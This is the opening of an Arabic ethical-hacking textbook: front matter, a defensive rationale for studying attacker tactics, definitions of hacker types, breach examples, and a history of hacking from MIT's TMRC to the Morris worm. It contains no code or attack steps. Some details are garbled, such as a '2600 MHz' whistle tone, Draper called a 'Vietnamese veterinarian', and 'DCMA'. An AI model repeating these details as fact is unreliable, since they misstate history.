فن الهاكر الأخلاقي

المجلد الاول

البداية



Dr. Mohammed Sobhy Teba
start for everything
[Teacher’s Name]



عن أبي هريرة -رضي الله عنه-أن رسول الله -صلى الله عليه وسلم-قال: إذا مات ابن آدم انقطع عمله إلا من ثلاث: صدقة جارية، أو علم ينتفع به، أو ولد صالح يدعو له. رواه مسلم.

إهداء

إلى والديّ أمي وأبي

إلى زوجتي العزيزة

إلى أبنائي جنا ونورين

وإلى كل من ساعدني لكي أصل الى هذا المستوى الذين لم يدخرون جهدا في مساعدتي وخاصة المهندس مصطفى حمودة، احمل لهم العرفان دوما.

وإلى كل من حثني يوما على النجاح.

وإلى كل من يساهم في النهوض العلمي والمعرفي للأمة الإسلامية.

تنبيه هذا الكتاب لم يتم تجميعه وكتابته لاستخدامه كأداة من قبل الأفراد الذين يرغبون في القيام بأنشطة ضارة ومدمرة. إنما هي وسيله بالنسبة للأشخاص الذين يرغبون في توسيع أو اتقان المهارات الخاصة بهم للدفاع ضد مثل هذه الهجمات والأعمال الضارة

الفهرس

هذا الكتاب يعد الكتاب الثالث بالنسبة لي. وهو بعد السلسلة السابقة الذي تناول ترجمة **CEHv8** ويعد الاصدار الاحدث حيث يتناول عملية الاختراق الأخلاقي من زاوية أخرى. هنا سوف نتعلم كيف يمكننا ان ننشئ برامجنا ليس كما في الإصدار السابق الذي اعتمد على استخدام البرمجيات الجاهزة فقط. في هذه السلسلة سوف نتعلم كل شيء حتى نصبح محترفين في مجال الهاكر الأخلاقي.

المصادر التى استعنت بها كالتالى:

1- Hacking: The Art of Exploitation, 2nd Edition by Jon Erickson
2- CEHv8 (جزء من المقدمه فقط)
3- SANS Cyber Aces Tutorials
4- Programming.Linux.Hacker.Tools.Uncovered
5- The Linux Programming Interface
6- SANS Security 580 Metasploit Kung-Fu Pentesting
7- SANS Sec 531 - Windows Command-Line Kung Fu In-Depth for Info Sec Pros

للتواصل مع الكاتب يمكن ذلك من خلال الحساب التالى:

https://www.facebook.com/tibea2004

تم شرح هذا الكورس على اليوتيوب من خلال الرابط التالى:

https://www.youtube.com/watch?v=GJ3lxecHmN0&list=PLpqTK4Kp9m-7Vw8i2IoUYctnY1Vj1e1YO

لمتابعة الكاتب لما هو جديد على اليوتيوب أيضا من خلال القناة التاليه

https://www.youtube.com/channel/UCHfeWR1O2BF4c0pogUfPHdA



الفهرس

المدخل إلى عالم الاختراق

معمل الاختراق (PENETRATION LABS).

البرمجة (PROGRAMING)

الشبكات (NETWORK)

أنظمة التشغيل (WINDOWS)

أنظمة التشغيل (LINUX)

الميتاسبلويت (METASPLOIT)

برمجيات لابد منها.

الفصل الاول

المدخل إلى عالم الاختراق

1.1 مقدمه

الاختراق/القرصنة كفكرة أساسية يرتكز على المعرفة المسبقة بالأنترنت والحاسب الآلي وهو يعتمد على مهارة المخترق في التعامل مع لغات البرمجة وأنظمة التشغيل (**Windows – Linux/Unix – Mac**). عندما تأتى كلمة الهاكرز الى اذهاننا فإنها تستحضر صور مبسطة عن التخريب الإلكتروني والتجسس. معظم الناس المنتسبين للهاكرز يقومون بكسر القوانين لذا نفترض أن كل من يشارك في أنشطة الهاكرز هو مجرم. صحيح أن هناك ناس يستخدمون تقنيات الهاكرز لكسر القانون، ولكن الهاكرز ليست في الحقيقة حول ذلك. في الواقع، الهاكرز هي أكثر ارتباطا بالقانون من كسرها. جوهر الهاكرز هو إيجاد الاستخدامات الغير مقصودة أو المتغاض عنها من القوانين والخصائص في حالة معينة ومن ثم تطبيقها بطرق جديدة ومبتكرة لحل مشكلة ما. توضح المشكلة الرياضيات التالية جوهر الهاكرز:

استخدم كل من الأرقام التالية 1 و3 و4 و6 مرة واحدة بالضبط مع أي من العمليات الحسابية الأساسية الأربعة (الجمع والطرح والضرب والقسمة) لكي تبلغ 24. يجب استخدام كل رقم مرة واحدة فقط، وربما قمت بتحديد امر العمليات؛ على سبيل المثال، **3*(4+6) +1=31** فهي صالحة، على الرغم من انها غير صحيحة، وذلك لان الناتج لا يساوى 24.

القواعد لحل هذه المشكلة واضحة المعالم وبسيطة، ولكن الجواب لا يصل إليه الكثير. لحل مثل هذه المشكلة، حلول الهاكرز تتبع قواعد النظام، ولكنها تستخدم تلك القواعد بطرق مختلفة. وهذا يعطي الهاكرز قدرات، مما يتيح لهم حل المشاكل بطرق لا يمكن تصورها بالنسبة لأولئك الذين يقتصر تفكيرهم على المنهجيات التقليدية.

منذ بداية عهد أجهزة الكمبيوتر، فأن الهاكرز كانوا دائما يقومون بحل معظم المشاكل. في أواخر 1950، كان هناك مجموعة من الطلاب في معهد ماساشوستس للتكنولوجيا (**MIT (Massachusetts Institute of Technology**) أطلق عليهم أسم **TMRC** وهي اختصار **Tech Model Railroad Club** تم تدريبهم على فهم ما بعد الأساسيات وما يجري في الخطوات البينية كان هذا لقب من يكتشف حل لمشكلة أو يحذر مشكلة ممكنة الحدوث قبل وقوعها لتلافي الخسائر. ثم أصبح أعم ليشمل كل من يحب الرياضيات كنوع من المتعة وكتابة البرامج كنوع من الفن (تماماً مثل كتابة القصائد والطرائف). ثم تم وهبهم نموذج من قطع الغيار، معدات الهاتف القديمة في الغالب. قام أعضاء هذا النادي باستخدام المعدات للتلاعب بنظام معقد والتي سمحت لهم بتشغيل متعدد للسيطرة على أجزاء مختلفة من المسار عن طريق الاتصال برقم الى المقاطع المناسبة. دعوا هذا الاستخدام الجديد والمبتكر لأجهزة الهاتف بالقرصنة. العديد من الناس يعتبرون هذه المجموعة هم القراصنة الأصلين. ثم انتقلت المجموعة إلى البرمجة على البطاقات **punch cards** و**Ticker tape** لأجهزة الكمبيوتر القديمة مثل **IBM 704** و**TX-0**. بينما كان البعض الآخر يكتفي ببرامج الكتابة التي تحل المشكلات فقط، وكان القراصنة الاولون يقومون بكتابة البرامج لحل المشاكل بشكل جيد. وكانت البرامج الجديدة التي من شأنها تحقق نفس النتيجة كما هو موجود ولكنها تستخدم **punch cards** أقل فهو أفضل، على الرغم من أنها فعلت الشيء نفسه.

أن تكون قادرا على الحد من عدد **punch cards** اللازمة للبرنامج أظهرت الإتقان الفني على جهاز الكمبيوتر. أثبتت القراصنة الاولون انه يمكن أن يكون للمشاكل التقنية الحلول الفنية، وبالتالي تحولت البرمجة من مهمة الهندسة الى شكل من اشكال الفن.

مثل العديد من الفنون الأخرى، غالبا ما يساء فهم معنى الهاكرز. القلائل الذين شكلوا ثقافة فرعية غير رسمية ظلت تركز بشكل مكثف على التعلم وإتقان فنهم. وأعربوا عن اعتقادهم أن المعلومات يجب أن تكون حرة وأي شيء يقف في طريق هذه الحرية يجب التحايل عليها. هذه العوائق شملت رموز السلطة، البيروقراطية من الطبقات الكلية، والتمييز. في بحر من الطلاب، قامت هذه المجموعة الغير رسمية من القراصنة بالتحدث عن الأهداف التقليدية وبدلا من ذلك واصلت المعرفة ذاتها. هذه الحملة كانت تتعلم باستمرار وتقوم بالعديد من الاستكشافات للتجاوز الحدود التقليدية التي رسمها التمييز.

وجد الهاكرز الأصليين روعة وأناقة في العلوم الجافة تقليديا الرياضيات والإلكترونيات. رأوا البرمجة كشكل من أشكال التعبير الفني والكمبيوتر كأداة لأداء الفن. لم يكن القصد من رغبتهم التشريح والفهم لإزالة الغموض عن المساعي الفنية. كان مجرد وسيلة لتحقيق مزيد من التقدير لهم. في نهاية المطاف أطلق عليهم الهاكر الأخلاقى: تقدير المنطق كشكل فني وتعزيز التدفق الحر للمعلومات، والتغلب على الحدود التقليدية والقيود لهدف بسيط لفهم أفضل للعالم. هذا ليس اتجاها ثقافي جديد. كان فيثاغورس في اليونان القديمة ذات أخلاقيات مماثلة وثقافة فرعية، على الرغم من عدم امتلاك أجهزة الكمبيوتر. رأوا الجمال في الرياضيات واكتشف العديد من المفاهيم الأساسية في الهندسة. ومن شأن ذلك أن التعطش للمعرفة ومنتجاته مفيدة تستمر على مر التاريخ، من فيثاغورس لادا لافليس إلى آلان تورينج إلى القراصنة من **TMRC**. واصلت الهاكرز الحديثة مثل **ريتشارد ستالمان** و**ستيف وزنياك** إرث الهاكرز، وجلب لنا نظم التشغيل الحديثة، لغات البرمجة، والحواسيب الشخصية، والعديد من التقنيات الأخرى التي نستخدمها كل يوم.

كيف يمكن للمرء أن يميز بين الهاكرز الجيدين الذين يجلبون لنا عجائب التقدم التكنولوجي الهاكرز الاشرار الذين يسرقون أرقام بطاقات الائتمان لدينا؟ قد صيغت الكلمة كراكر "**cracker**" مدى تمييز الهاكرز الاشرار من الجيدين منهم. الهاكرز الحقيقين هم الهاكر الأخلاقى، في حين كان الكراكرز مهتمون فقط بكسر القانون، وجعل الربح السريع. واعتبر الكراكرز أقل بكثير من الهاكرز الموهوبين النخبة، كما جعلوا ببساطة استخدام أدوات مكتوبة بخط الهاكرز الأصليين والكتابات دون فهم لكيف يعمل. كان من المفترض أن يكون المصطلح كراكرز يشمل كل شخص يقوم بأي عمل لا ضمير لهم مع برنامج قرصنة الحاسوب، تشويه المواقع، والأسوأ من ذلك، وليس فهم ما كانوا يفعلون. ولكن عدد قليل جدا من الناس استخدموا هذا المصطلح اليوم.

القوانين الحالية تقيد التشفير وبحوث التشفير لتعتيم الخط الفاصل بين الهاكرز والكراكرز. في عام 2001، البروفيسور إدوارد فلتن وفريق بحثه من جامعة برينستون قام بنشر ورقة لمناقشة نقاط الضعف في مختلف مخططات العلامة المائية. وردت هذه الورقة لتحد المبادرة الآمنة للموسيقى الرقمية **SDMI**، مما شجع الجمهور في محاولة لكسر مخططات العلامة المائية هذه. قبل تمكن فلتن وفريقه من نشر هذه الورقة، على الرغم من أنهم تعرضوا للتهديد من قبل كل من مؤسسة **SDMI** وجمعية صناعة التسجيلات الأمريكية (**RIAA**). قانون حقوق الطبع والنشر الرقمي (**DCMA**) لسنة 1998 جعل انه من غير القانوني مناقشة أو توفير التكنولوجيا التي يمكن استخدامها لتجاوز ضوابط المستهلك الصناعة. وقد استخدم هذا القانون نفسه ضد ديمتري سكيلاروف، وهو مبرمج كمبيوتر روسي وقرصان. وكان قد كتب برمجيات للتحايل على التشفير في برمجيات أدوبي وقدم نتائج بحثه في مؤتمر الهاكرز في الولايات المتحدة. فقام مكتب التحقيقات الفدرالي بالقبض عليه، مما أدى إلى معركة قانونية طويلة. من هم الهاكرز والذين هم الكراكرز الآن؟ عندما تبدأ القوانين تتعارض مع حرية التعبير، هل أصبح الأخيار فجأة الذين يتحدثون عن عقولهم سيئين؟ أعتقد أن روح الهاكرز أصبح يتجاوز القوانين الحكومية، بدلا من أن يعرف بها.

علوم الفيزياء النووية والكيمياء الحيوية يمكن استخدامها في القتل، ولكنها تقدم لنا أيضا التقدم العلمي الكبير والطب الحديث. لا يوجد شيء جيد أو سيء عن المعرفة ذاتها. الأخلاق هي التي تكمن في تطبيق المعرفة. وحتى لو أردنا، لن نتمكن من قمع معرفة كيفية تحويل المادة إلى طاقة أو وقف التقدم التكنولوجي المستمر من المجتمع. وبنفس الطريقة، لا يمكن أبدا أن يتوقف روح الهاكرز، ولا يمكن تصنيفها بسهولة أو تشريحها. سوف تقوم الهاكرز باستمرار بدفع حدود المعرفة والسلوك المقبول، وهذا يجبرنا على زيادة ومواصلة الاستكشاف.

نتائج هذه الحملة في نهاية المطاف مفيد للتطور المشترك للأمن من خلال المنافسة بين الهاكرز المهاجمين والمدافعين. تماما كما يتكيف الفهد من مطاردة غزال سريعة، فأصبح الفهد أسرع في مطاردة الغزال، والمنافسة بين الهاكرز يوفر لمستخدمي الكمبيوتر أفضل وأقوى الأمن، فضلا عن تقنيات الهجوم الأكثر تعقيدا وتطورا. إدخال وتطور أنظمة كشف التسلل (**IDS**) هو مثال ساطع على هذه العملية. الهاكرز المدافعين قاموا بإنشاء هذا النظام، في حين وضع الهاكرز المهاجمون ما يمكنهم من التهرب من هذا النظام.

Punch cards: تعنى البطاقات المثقبة أو رقع التثقيب وهي البطائق التي لعبت الدور المركزي في نظام البطاقات المثقبة الذي شكل منعطفا هاما في المعلومات (معالجة المعلومات بشكل آلي) خلال النصف الثاني من القرن العشرين. كانت هذه البطاقات تستعمل لتخزين المعلومات في شكل يمكن قراءته بطريقة ميكانيكية، ويعتبر إدخال البيانات بواسطة هذه البطائق في أنظمة الحواسيب آنذاك.

Ticker tape: هو شريط أقرب الى وسيط الاتصالات الإلكتروني الرقمي، ونقل المعلومات على خطوط التلغراف، استخدم بين عام 1870 الى 1970. وكان يتألف من **paper strip** تمر من خلال آلة تسمى **stock ticker**. وجاء مصطلح "شريط" من الصوت الصادر من الجهاز عند الطبع.



1.2 "إذاً، إذا كنت تعرف العدو وتعرف نفسك – فلا حاجة بك للخوف من نتائج مئة معركة. إذا عرفت نفسك لا العدو، فكل نصر تحرزه سيقابله هزيمة تلقاها. إذا كنت لا تعرف نفسك أو العدو – ستنهزم في كل معركة" كتاب فن الحروب للعبقري والفيلسوف العسكري الصيني سون تزو

لماذا نحتاج إلى فهم تكتيكات العدو؟

دعونا نمضي قدما مع هذا السؤال والحصول على الأسئلة الشائعة للخروج من هذا الطريق والانتقال الى هناك.

هل تم كتابة هذا الكتاب لتعليم فن القرصنة كما هو اليوم مثل تسبب الاضرار بطرق أكثر فعالية؟ الإجابة: لا السؤال التالي.

لماذا في هذا العالم سوف تحاول تعليم الناس كيفية تسبيب الدمار والفوضى؟ الإجابة: انه لا يمكنك أن تحمي نفسك بشكل صحيح من التهديدات التي لا تفهمها. والهدف هو تحديد ومنع الدمار والفوضى، لا تسبيب ذلك.

لا يزال غير مقتنع؟ لماذا الجيوش في جميع أنحاء العالم تقوم بدراسة التكتيكات والأدوات والاستراتيجيات والتكنولوجيات لدى أعدائهم، وهكذا؟ لأن معرفة المزيد عما هو عدوك، هي أفضل فكرة لديك لوضع آليات الحماية في مكانه المناسب للدفاع عن نفسك.

الجيوش في معظم البلدان تقوم بمختلف سيناريوهات تمارين القتال. على سبيل المثال، وحدات طيارين انقسمت إلى "الأخيار" و "الأشرار". الأشرار تستخدم نفس تكتيكات وتقنيات وأساليب قتال العدو روسيا، الولايات المتحدة، ألمانيا، كوريا الشمالية، وهلم جرا. الهدف من هذه المناورات هو السماح للطيارين لفهم أنماط هجوم العدو وتحديد والاستعداد لبعض الأعمال الهجومية، حتى أنها يمكن أن تتفاعل بشكل صحيح بالطريقة الدفاعية الصحيحة.

قد يبدو هذا وكأنه قفزة كبيره من الطيارين لممارسة زمن الحرب لمشاركة المعلومات الصحيحة حول الأمن، ولكن كل ذلك هو ما يحاول فريق الحماية والمخاطر القيام به. يذكر ان الجيش يحاول حماية الأمة وأصولها. وتأتي العديد من الحكومات في جميع أنحاء العالم أيضا لفهم نفس الأصول حيث انهم ينفقون الملايين وربما المليارات من الدولارات للحماية الجسدية في مواجهة الأنواع المختلفة من التهديدات. الدبابات، والطائرات، والأسلحة لا تزال بحاجة الى الحماية من النسف، ولكن هذه نفس الدبابات والطائرات، والأسلحة، هي الآن كل تدار من قبل البرمجيات وتعتمد عليها. هذه البرامج يمكن اختراقها، أو معطوبة. مما يمكن ان تؤدى الى تغيير الإحداثيات حيث القنابل تسقط. القواعد العسكرية الفردية لا تزال بحاجة إلى أن تكون محمية من قبل المراقبة والشرطة العسكرية؛ هذا هو الأمن المادي. الأقمار الصناعية وطائرات المراقبة تقوم بأداء مراقبة الأنشطة المشبوهة التي تجري من بعيد، شرطة الأمن تراقب نقاط الدخول والخروج من القاعدة. هذه الأنواع من الضوابط تقتصر في رصد جميع نقاط الدخول إلى قاعدة عسكرية. لأن القاعدة هي الأخرى تعتمد على التكنولوجيا والبرمجيات كما هو في كل منظمة. اليوم هناك الآن العديد من قنوات الاتصال الحالية (الإنترنت، الشبكات الخارجية، اللاسلكي، الخطوط المؤجرة، خطوط **WAN** المشتركة، وهلم جرا)، وهو نوع مختلف من "شرطة الأمن" لتغطية ورصد جميع هذه النقاط الدخول والخروج من القاعدة.

فهم كيفية عمل الهجمات هي واحدة من أصعب جوانب الأمن الدفاعي. عن طريق تعريف نفسك مع كيف يفكر القراصنة وكيف يعملون، يمكنك تصميم أفضل دفاعات مؤسستك ضد التهديدات والاتجاهات الناشئة. إذا لم يكن لاختبار الدفاعات ضد الهجمات، فإن الشعب الوحيد الذي سيتم اختبار الشبكة الخاصة بك هم الأشرار. عن طريق تعلم الأمن الهجومي، سوف تكون قادر على اختبار الدفاعات الخاصة بك وتحديد الجوانب التي تعمل بشكل صحيح، حيث توجد أي ثغرات.

من الجوانب المثيرة للاهتمام في مجتمع الهاكر هو أنه آخذ في التغير. على مدى السنوات القليلة الماضية، تغيرت دوافعهم من مجرد لذة المعرفة الى كيفية استغلال نقاط الضعف لمعرفة كيفية جعل الإيرادات من أعمالهم والحصول على دفع لمهاراتهم. القراصنة الذين خرجوا إلى "أن يكون متعة" من دون أي هدف حقيقي في العقل و، إلى حد كبير، حلت محلها الناس الجادين في الحصول على منافع مالية من أنشطتها. الهجمات ليست فقط من اجل الحصول على أكثر، ولكن أيضا من اجل زيادة التطور. وفيما يلي مجرد أمثلة قليلة من هذا النوع من الاتجاه:

- في ديسمبر 2009، قامت مجموعة من القراصنة الروس تدعى **Russian Business Network (BSN)** بسرقة عشرات الملايين من الدولارات من سيتي بنك من خلال استخدام قطعة من البرمجيات الخبيثة تدعى "**Black Energy**".
- في أكتوبر 2013، تسللت مجموعه من القراصنة الى منظمة أدوبي وسرقوا 38 مليون من أوراق اعتماد الحساب، فضلا عن أرقام بطاقات الائتمان المشفرة.
- في يوليو 2013، كان ميناء للشحن "**Harbor Freight** " تم ضربه من قبل البرمجيات الخبيثة التي ساعدت في سرقة بيانات بطاقات من أكثر من 400 من مخازنها. وهي واحدة من حالات كثيرة من البرمجيات الخبيثة التي تستخدم هذا لسرقة كميات كبيرة من بيانات بطاقات الائتمان من الشبكات التجارية على الانترنت.
- في مايو 2013، أصدر معهد **Ponemon** تقريرا برعاية سيمانتيك التي أشارت إلى انتهاكات في الولايات المتحدة تكلف الشركات حوالي **$188** لكل تسجيل. هذا إلى جانب تقارير تفيد بأن هناك انتهاكات أسفرت عن أكثر من 28،000 من

السجلات تتعرض للانتهاك ويعني أنه على الرغم من ان المهاجمين يبذلون المال، فإنها تكلف الشركات أكثر وأكثر للتعامل مع الحلول الوسط.

- في ذروة التسوق لعيد الميلاد في عام 2013، عانى الجميع من أكبر الخروقات حتى الآن. حيث تأثر ما بين 40،000 و70،000 من الأفراد الكثير من الخسائر. والذي قفز هذا من قبل التقارير الإخبارية من أجل مساعدة الناس على فهم الخرق وكذلك كيف كانت رد فعل الشركة على ذلك. ثم تم وجود موقع لتقديم معلومات عن التدابير الأمنية الجديدة وكذلك كيفية التعامل مع بطاقة الائتمان المسروقة.

وهناك تقدير متحفظ من غارتنر حيث ذكر ان متوسط التكلفة عن كل ساعة من توقف شبكات الحاسوب حوالي $ 42،000. والشركة التي تعاني من الأسوأ الى متوسط الوقت الضائع حيث تفقد 175 ساعة في السنة يمكن أن تخسر أكثر من 7 ملايين دولار سنويا. حتى عندما لا يتم ذكر الهجمات بما فيه الكفاية ليتم الإبلاغ عنها على شاشة التلفزيون أو الحديث عنها في دوائر صناعة الأمن، فإنها لا تزال تؤثر سلبا على خطوط الشركات.

بالإضافة إلى ان المهاجمين يحاولون الربح، فهناك دوافع أخرى لبعض المهاجمين وهي سياسية. وتم وصف هذا النوع بالنضال البرمجي. كلتا الطريقتين المشروعة والغير مشروعة يمكن استخدامها لتصوير إيديولوجية سياسية. بعض المهاجمين أيضا يقومون بإنشاء وبيع هجمات اليوم صفر. حيث ان هجوم اليوم صفر **"zero-day attack"** واحده من التي لا يوجد حاليا لها أي إصلاح متوفرة. كل من يقوم بتشغيل برنامج معين يحتوي على هذا يتعرض للاختراق، مع حماية ضئيلة أو معدومة. ويعلن عن رمز لهذه الأنواع من الهجمات على المواقع الخاصة وبيعها لمهاجمين آخرين أو عصابات الجريمة المنظمة.

1.3 ما هو الهاكرز "what is the hacking"؟

الهاكرز هي عملية تجاوز الآليات الأمنية لنظم المعلومات أو الشبكة. أو في الاستعمال الشائع، هو مصطلح عام لمجرم الكمبيوتر، وغالبا ما يكون ذات تخصص معين في اقتحام جهاز الكمبيوتر. في حين يوجد تعريفات أخرى غريبة على المجتمع مثل عشاق الكمبيوتر، ونادرا ما يتم استخدامها في السياق السائد.

الهاكر هو الاستخدام الغير المصرح به لموارد الكمبيوتر والشبكة. (مصطلح "الهاكر" تعني في الأصل مبرمج موهوب جدا. في السنوات الأخيرة رغم ذلك، مع سهولة الوصول إلى أنظمة متعددة، لديها الآن آثار سلبية).

تعريف الهاكر

الهاكر هو كلمة لها معنيان:

تقليديا، الهاكر هو الشخص الذي يحب العبث مع البرامج أو الأنظمة الإلكترونية. الهاكر يتمتعون باستكشاف والتعلم كيف تعمل أنظمة الكمبيوتر.

في الآونة الأخيرة، اتخذت كلمة الهاكرز معنى جديد وهو شخص يقوم بالكسر الضار للنظم لتحقيق مكاسب شخصية. من الناحية الفنية، هؤلاء المجرمين هم الكراكرز (الهاكرز الجنائيين). الكراكرز تقوم بكسر النظم (الكراك) مع نوايا خبيثة. يكونون في الخارج لتحقيق مكاسب شخصية: الشهرة، الربح، وحتى الانتقام. يقومون بتعديل أو حذف، وسرقة المعلومات الحساسة، وغالبا ما يجعل الناس الآخرين بائسين

الهاكرز الاخيار (ذات القبعة البيضاء **"white hat"**) لا يندرجون تحت نفس الفئة من الهاكرز الاشرار (ذات القبع السوداء **"black hat"**). (هذه تأتي من الأفلام الغربية حيث يرتدى الأخيار قبعات رعاة البقر البيضاء ويرتدى الأشرار قبعات رعاة البقر السوداء). وأيا كان الأمر، فإن معظم الناس أعطى الهاكر دلالة سلبية. العديد من القراصنة الخبيث تدعي أنها لا تسبب ضررا ولكن بدلا من ذلك يقومون بمساعدة الآخرين. نعم، العديد من الهاكرز الاشرار هم لصوص إلكترونيات.

> الهاكرز (أو الأشرار) **"hacker"** يقومون بمحاولة اختراق أجهزة الكمبيوتر.
> الهاكرز الأخلاقيين (أو الأخيار) **"ethical hacker"** يقومون بحماية أجهزة الكمبيوتر ضد الدخول الغير مشروع. وأكتسب قوته من خلال خبرة أفضل هاكرز في العالم ويستخدمها في تحسين الوضع الأمني لأنظمة الشبكات المختلفة.

ما هو الهاكر الأخلاقي Ethical Hacking؟

هو شخص يقوم بعملية فحص واختبار الشبكة الخاصة بك من اجل إيجاد الثغرات ونقاط الضعف والتي من الممكن أن يستخدمها الهاكرز.
الشخص الذي يقوم بهذه العملية هو الهاكر الخير **white hacker** الذي يعمل على الهجوم على أنظمة التشغيل بقصد اكتشاف الثغرات بها



بدون الحاق أي ضرر. وهذا من الطبيعي يؤدى إلى زيادة معدلات الأمن لدى النظام الخاص بك. أو بمعنى أخر هو أنسان له مهارات تعطيه إمكانية الفهم والبحث عن نقاط الضعف في أنظمة التشغيل المختلفة، وهذا الشخص يعتبر نفسه هاكرز حيث يستخدم نفس معرفته ونفس أدواته ولكن بدون أن يحدث أي ضرر.

فهم الحاجة إلى قرصنة الخاصة بك

للقبض على اللص، فيجب عليك التفكير مثل اللص. هذا هو أساس القرصنة الأخلاقية. قانون المتوسطات يعمل ضد الأمن. مع زيادة الأعداد وتوسع معرفة القراصنة بجانب النمو المتزايد في عدد نقاط الضعف في النظام والمجهولة الأخرى، فسوف يأتي الوقت الذي يقرصن الجميع أنظمة الكمبيوتر أو يخترقه بطريقة أو بأخرى. حماية الأنظمة من الأشرار -وليس فقط نقاط الضعف العامة التي يعلم الجميع حولها -هو الحاجة للساعة وهي في غاية الأهمية.
عندما تتعلم حيل القراصنة، فانه يمكن فهم مدى ضعف النظم الخاصة بك. القرصنة يفترس الممارسات الأمنية الضعيفة ونقاط الضعف التي لم يكشف عنها.

1.4 تاريخ الهاكرز "Hacker History"

من قرصنة الهاتف لهجمات الويب، كانت القرصنة جزءا من الحوسبة لمدة 40 عاما.

1960 "فجر الهاكرز":

ظهر هاكرز الكمبيوتر الأولى في معهد ماساتشوستس للتكنولوجيا كما تحدثنا عنهم من قبل. والذي أطلق عليهم مصطلح **TMRC** وهم مشاغبون في شركه **MIT** كان لديهم فضول غير عادي لمعرفه كيف تعمل الأجهزة. في تلك الأيام الكمبيوترات كانت "حاسبات رئيسيه" وكانت في غرف مقفلة لدرجه حرارة ثابته ومغلفه بزجاج وتكلف البلايين من الدولارات لتشغيل كتل المعدن البطيئة التحريك. المبرمجون كان لديهم دخول محدد للكمبيوترات الديناصوريه. الأذكياء من المبرمجون اخترعوا ما يسمونه بالهاك (**hack**) وهي برمجه بالطرق المختصرة لإكمال الحسابات المهمة بأكبر سرعه. في بعض الأحيان الاختصارات التي يعملونها تكون أفضل من البرنامج الأصلي.

ولكن ربما أحسن وأفضل هاك (**hack**) عمل في سنه 1969 عندما قام اثنان من الموظفين في "مختبر بيل **bell lab**". وهما "دينيس ريشي وكين تومبسون **Dennis Ritchie and Ken Thompson**" وأطلقوا نظام التشغيل "يونيكس **Unix**" وكان أكثر من رائع في ذلك الوقت وحتى الآن.

في الأعوام ما بين (1970-1979)

في بداية السبعينات الجبهة الشبكية كانت مفتوحة على نطاق واسع. وكان الهاكينج (**hacking**) عباره عن استكشاف ومعرفه كيف لهذا العالم الغريب عليهم يعمل. حوالي عام 1971 طبيب بيطري فيتنامي أسمه "جون درايبر **John Draper**" أكتشف هديه صفاره مع "كابن كرنش **Cap'n Crunch**" وهي صناديق حبوبتيه مثل "(كورن فليكس)" كانت تعطي بطريقه ممتازة رنة بـ 2600 ميجاهرتز. وبطريقه سهله قام بنفخ الصفارة بقرب سماعه الهاتف ليمكنه القيام بمكالمات مجانية.
أبي هوفمان "**Abbie Hoffman**" تلي مقدمه في الحفلة الدولية للمراهقين في خط الأخبار حيث نشر فيها للعالم كيف يستطيع الحصول على مكالمات مجانية. الشيء الوحيد المفقود من الهاكينج منذ ذلك الحين نادي للهاكرز. كيف سيجتمع أفضل الهاكرز؟ في سنه 1978 شخصان من مدينه شيكاغو الأمريكية وهما "راندي سيس **Randy Seuss**" "وارد كريستيانسين **Ward Christiansen**" صمموا أول نظام لوحه إعلانات (**bulletin board systems BBSs**) للكمبيوتر الشخصي وتجدها منتشرة حتى هذه الأيام على الأنترنت.

العصر الذهبي (1980-1991)

في سنه 1981 أعلنت شركه **IBM** موديل جديد لجهاز مستقل محمل بالبرامج وذاكره مع مرافقاته من لوحه مفاتيح والخ. وجاهز للتخزين وأطلق عليه اسم "الحاسوب الشخصي **Personal Computer**" الذي تستخدمه الآن. ويمكنك أخذه لأي مكان وعمل به ما تريد. لمع فيلم **war game** الذي كشف عن طرق الهاكينج. وحذرت الجماهير على مستوى قومي أن الهاكرز يستطيعوا اختراق الى أي نظام. جمع بعض الهاكرز المعلومات من هذا الفيلم. وبدى لهم من الفيلم أن الاختراق يأتي اليك ببعض البنات وخاصه الجميلات منهم.
كانت الحدود تتغير. وكان المستوطنون ينضموا الى عالم الانترنت "أرابنت **ARAPNET** هي صورة الانترنت في هذا الوقت". وشعبيه لوحه الإعلانات ازدادت أيضا في هذا الوقت. في مدينه "ميلواكي Milwaukee" الأمريكية مجموعه من المخترقين أمست نفسها "414

414" وهو رمز منطقتهم. اخترقوا عده نظم للمعاهد بدايتها معامل "لوس ألاموس **Los Alamos**" الى مركز سرطان مانهاتن. الى أن تم القبض عليهم بواسطة الشرطة.

حرب المخترق العظيم تحديدا بداية "حرب المخترق العظيم". من الأفضل أن نرجع قليلا للخلف لعام 1984. عندما كان هناك أحد الأشخاص يطلق على نفسه أسم "**ليكس لوثر Lex Luthor**" أوجد "**فيلق المصير Legion of Doom**" وسميت نسبة الى رسوم متحركة تعرض في صباح يوم السبت. مجموعه "**لود LOD**" كانت تحظى بشعبيه واسعه. وكانت تجذب الأفضلية والأذكياء من المخترقين ... الى أن واحد من أعضاء عصابه **LOD** وهو من الصغار الموهوبين طفل يدعى "**فيبر أوبتيك Phiber Optic**" تشاجر مع فيلق الـ "دومر اريك بلوداكسي وطرد من النادي. شكل فيبر وأصدقائه مجموعه منافسه للـ **LOD** وهي تسمى "**مود MOD**". في بداية 1990. المجموعتان **LOD** و**MOD** انشغلت في حرب عبر الشبكة: تشغلان خطوط الهاتف، تتجسسان على بعضهما من خلال خطوط الهاتف، يهاجمون الكمبيوترات الخاصة للمجموعة المنافسة الخ . حتى قبضت عليهم الشرطة الفيدرالية والتي كانت تعنى لفيبر وأصدقائه نهاية العهد.

(1986-1994) عندما دخلت الحكومة على الشبكة المتعة انتهت فقط لإظهار أنهم ابدوا الجدية. أصدر المجلس التشريعي الكونجرس قانون عام 1986 سمى "النصب على الكمبيوتر الفيدرالي وسوء الاستغلال "**Federal Computer Fraud and Abuse Act**".

عام 1988 "**روبيرت موريس Robert Morris**" وهو طالب دراسات عليا في جامعة كورنيل وابن كبير العلماء في قسم وكالة الأمن القومي، أطلق دودة worm ذاتية التكرار على أربانيت (شبكة الإنترنت قديما) لاختبار تأثيرها على أنظمة **UNIX**. الدودة خرجت عن نطاق السيطرة وانتشرت إلى 6000 من شبكات الكمبيوتر، والأنظمة الحكومية والجامعات. طرد موريس من جامعة كورنيل، حكم عليه بالسجن لمدة ثلاث سنوات تحت المراقبة "، وتغريمه 10،000 دولار وكثير من الساعات في العمل في خدمه المجتمع.

